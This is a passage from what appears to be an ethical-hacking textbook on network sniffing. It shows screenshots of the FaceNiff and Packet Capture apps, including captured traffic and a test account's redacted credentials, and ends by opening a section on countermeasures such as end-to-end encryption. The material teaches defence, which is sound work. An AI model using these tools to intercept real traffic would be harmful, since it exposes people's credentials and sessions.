id: 21080[redacted]
Intel Corporate (a0:88:b4:[redacted] = 10.0.100.16)

Bartosz Testowy
id: 1000021[redacted]
Intel Corporate (a0:88:b4[redacted] = 10.0.100.16)
pass=t[redacted]3
mail=b[redacted]@gmail.com


Figure 8.60: Screenshot of FaceNiff

- **Packet Capture**

  Source: *https://play.google.com*

  Packet Capture is a network traffic sniffer app with SSL decryption. It is a powerful debugging tool, especially when developing an app.

  Attackers can use this tool to capture network packets and record them, perform SSL decryption using MITM techniques, and further show packets in either hex or text.



Gmail 01-20 22:47:38
173.194.117.128:443 TCP
nrt04s09-in-f0.1e100.net SSL


Umano 01-20 22:47:36
31.13.82.1:443 TCP
edge-star-shv-01-nrt1.facebook.com SSL

Packet Capture 01-20 22:47:36
74.125.204.156:80 TCP

Google Account Manager,Google Backup Transport,Google Contacts Sync,Google Play services,Google Services Framework 01-20 22:47:35
173.194.117.154:80 TCP
nrt04s09-in-f26.1e100.net

Google Account Manager,Google Backup Transport,Google Contacts 01-20 22:47:35


Figure 8.61: Screenshot of Packet Capture



LO#04: Explain Sniffing Countermeasures

Sniffing Countermeasures

The previous section described how an attacker performs sniffing with different techniques and tools. It is very difficult to detect passive sniffers, especially when they are running on a shared Ethernet connection. This section describes countermeasures and possible defensive techniques used to defend a target network against sniffing attacks. This section also discusses some sniffing detection techniques.



How to Defend Against Sniffing

01 **Restrict physical access** to the network media to ensure that a packet sniffer cannot be installed

02 Use **end-to-end encryption** to protect confidential information

